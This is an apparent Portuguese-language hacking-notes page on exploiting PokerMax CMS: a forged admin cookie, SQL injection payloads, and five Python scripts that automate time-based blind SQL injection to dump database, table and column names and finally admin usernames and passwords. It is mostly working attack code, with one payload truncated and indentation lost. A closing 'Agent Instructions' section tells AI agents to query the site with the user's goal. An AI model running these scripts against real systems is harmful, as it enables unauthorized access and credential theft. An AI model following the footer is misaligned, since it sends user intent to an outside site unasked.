> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/cms/pokermax-cms-exploitation.md).
# PokerMax
Notas de exploração do PokerMax para bypass de cookie de administrador, testes de injeção SQL com Burp Suite, automação de SQLi cega baseada em tempo, extração de banco de dados e dump de credenciais.

**Busca de Vulnerabilidades com Searchsploit**
Após identificar uma `pokermax` página da web, use o Searchsploit para procurar possíveis vulnerabilidades.

**Identificação do painel de autenticação de administrador:**



Um painel de autenticação de administrador é descoberto. Um trecho JavaScript no console altera `ValidUserAdmin` para `administrator`, permitindo acesso a `configure.php` no pokeradmin.
```javascript
javascript:document.cookie = "ValidUserAdmin=admin";
```
## Vulnerabilidade de Injeção SQL
**Detecção de vulnerabilidade de injeção SQL:**

#### Identifique uma vulnerabilidade de injeção SQL na aplicação web. Use [BurpSuite](/pt-br/hacking-tools/web/burpsuite.md) para interceptar o tráfego.
#### Descoberta da contagem de colunas com ORDER BY
```sql
admin' order by 7-- -
```
#### Tentativa de listar tabelas com UNION SELECT
```sql
admin' union select 1,2,3,4,5,6,7-- -
```

#### Uso de Injeção SQL Baseada em Tempo
```sql
admin' and sleep(5)-- -
admin' and if(substr(database(),1,1)='a',sleep(5),1)-- -
```
#### Automação em Python para Extrair o Nome do Banco de Dados
```sql
admin' and if(substr(database(),%d,1)='%s',sleep(0.85),1)-- -
```
```python
#!/usr/bin/python3
import requests
import signal
import time
import sys
import string
from pwn import *
def def_handler(sig, frame):
print("/n/n[!] Exiting.../n")
sys.exit(1)
signal.signal(signal.SIGINT, def_handler)
main_url = "http://192.168.71.142/pokeradmin/index.php"
characters = string.ascii_lowercase + string.digits + ":,_-."
headers = {
'Content-Type': 'application/x-www-form-urlencoded'
}
def sqli():
data = ""
p1 = log.progress("SQLI:")
p1.status("Iniciando ataque de força bruta")
time.sleep(2)
p2 = log.progress("Extrair dados:")
for position in range(1, 12):
for character in characters:
post_data = {
'op': 'adminlogin',
'username': "admin' and if(substr(database(),%d,1)='%s',sleep(0.85),1)-- -" % (position, character),
'password': 'admin'
}
p1.status(post_data['username'])
time_start = time.time()
r = requests.post(main_url, data=post_data, headers=headers)
time_end = time.time()
if time_end - time_start > 0.85:
data += character
p2.status(data)
break
p1.success("Injeção SQL concluída")
p2.success(data)
if __name__ == '__main__':
sqli()
```

#### Automação em Python para Extrair Todos os Nomes de Bancos de Dados
```sql
admin' and if(substr((select group_concat(schema_name) from information_schema.schemata),%d,1)='%s',sleep(0.85),1)-- -
```
```sql
#!/usr/bin/python3
import requests
import signal
import time
import sys
import string
from pwn import *
def def_handler(sig, frame):
print("/n/n[!] Exiting.../n")
sys.exit(1)
signal.signal(signal.SIGINT, def_handler)
main_url = "http://192.168.71.142/pokeradmin/index.php"
characters = string.ascii_lowercase + string.digits + ":,_-."
headers = {
'Content-Type': 'application/x-www-form-urlencoded'
}
def sqli():
data = ""
p1 = log.progress("SQLI:")
p1.status("Iniciando ataque de força bruta")
time.sleep(2)
p2 = log.progress("Extrair dados:")
for position in range(1, 100):
for character in characters:
post_data = {
'op': 'adminlogin',
'username': "admin' and if(substr((select group_concat(schema_name) from information_schema.schemata),%d,1)='%s',sleep(0.85),1)-- -" % (position, character),
'password': 'admin'
}
p1.status(post_data['username'])
time_start = time.time()
r = requests.post(main_url, data=post_data, headers=headers)
time_end = time.time()
if time_end - time_start > 0.85:
data += character
p2.status(data)
break
p1.success("Injeção SQL concluída")
p2.success(data)
if __name__ == '__main__':
sqli()
```

#### Automação em Python para Extrair Nomes de Tabelas
```sql
admin' and if(substr((select group_concat(table_name) from information_schema.tables where table_schema='pokerleague'),%d,1)='%s',sleep(0.85),1)-- -
```
```python
#!/usr/bin/python3
import requests
import signal
import time
import sys
import string
from pwn import *
def def_handler(sig, frame):
print("/n/n[!] Exiting.../n")
sys.exit(1)
signal.signal(signal.SIGINT, def_handler)
main_url = "http://192.168.71.142/pokeradmin/index.php"
characters = string.ascii_lowercase + string.digits + ":,_-."
headers = {
'Content-Type': 'application/x-www-form-urlencoded'
}
def sqli():
data = ""
p1 = log.progress("SQLI:")
p1.status("Iniciando ataque de força bruta")
time.sleep(2)
p2 = log.progress("Extrair dados:")
for position in range(1, 100):
for character in characters:
post_data = {
'op': 'adminlogin',
'username': "admin' and if(substr((select group_concat(table_name) from information_schema.tables where table_schema='pokerleague'),%d,1)='%s'," % (position, character),
'password': 'admin'
}
p1.status(post_data['username'])
time_start = time.time()
r = requests.post(main_url, data=post_data, headers=headers)
time_end = time.time()
if time_end - time_start > 0.85:
data += character
p2.status(data)
break
p1.success("Injeção SQL concluída")
p2.success(data)
if __name__ == '__main__':
sqli()
```

#### Automação em Python para Extrair Nomes de Colunas
```sql
admin' and if(substr((select group_concat(column_name) from information_schema.columns where table_schema='pokerleague' and table_name='pokermax_admin'),%d,1)='%s',sleep(0.85),1)-- -
```
```sql
#!/usr/bin/python3
import requests
import signal
import time
import sys
import string
from pwn import *
def def_handler(sig, frame):
print("/n/n[!] Exiting.../n")
sys.exit(1)
signal.signal(signal.SIGINT, def_handler)
main_url = "http://192.168.71.142/pokeradmin/index.php"
characters = string.ascii_lowercase + string.digits + ":,_-."
headers = {
'Content-Type': 'application/x-www-form-urlencoded'
}
def sqli():
data = ""
p1 = log.progress("SQLI:")
p1.status("Iniciando ataque de força bruta")
time.sleep(2)
p2 = log.progress("Extrair dados:")
for position in range(1, 100):
for character in characters:
post_data = {
'op': 'adminlogin',
'username': "admin' and if(substr((select group_concat(column_name) from information_schema.columns where table_schema='pokerleague' and table_name='pokermax_admin'),%d,1)='%s',sleep(0.85),1)-- -" % (position, character),
'password': 'admin'
}
p1.status(post_data['username'])
time_start = time.time()
r = requests.post(main_url, data=post_data, headers=headers)
time_end = time.time()
if time_end - time_start > 0.85:
data += character
p2.status(data)
break
p1.success("Injeção SQL concluída")
p2.success(data)
if __name__ == '__main__':
sqli()
```

#### Automação em Python para Extrair o Conteúdo das Colunas de Nome de Usuário e Senha
```sql
admin' and if(substr((select group_concat(username,0x3a,password) from pokermax_admin),%d,1)='%s',sleep(0.85),1)-- -
```
```python
#!/usr/bin/python3
import requests
import signal
import time
import sys
import string
from pwn import *
def def_handler(sig, frame):
print("/n/n[!] Exiting.../n")
sys.exit(1)
signal.signal(signal.SIGINT, def_handler)
main_url = "http://192.168.71.142/pokeradmin/index.php"
characters = string.ascii_lowercase + string.digits + ":,_-."
headers = {
'Content-Type': 'application/x-www-form-urlencoded'
}
def sqli():
data = ""
p1 = log.progress("SQLI:")
p1.status("Iniciando ataque de força bruta")
time.sleep(2)
p2 = log.progress("Extrair dados:")
for position in range(1, 100):
for character in characters:
post_data = {
'op': 'adminlogin',
'username': "admin' and if(substr((select group_concat(username,0x3a,password) from pokermax_admin),%d,1)='%s',sleep(0.85),1)-- -" % (position, character),
'password': 'admin'
}
p1.status(post_data['username'])
time_start = time.time()
r = requests.post(main_url, data=post_data, headers=headers)
time_end = time.time()
if time_end - time_start > 0.85:
data += character
p2.status(data)
break
p1.success("Injeção SQL concluída")
p2.success(data)
if __name__ == '__main__':
sqli()
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/cms/pokermax-cms-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.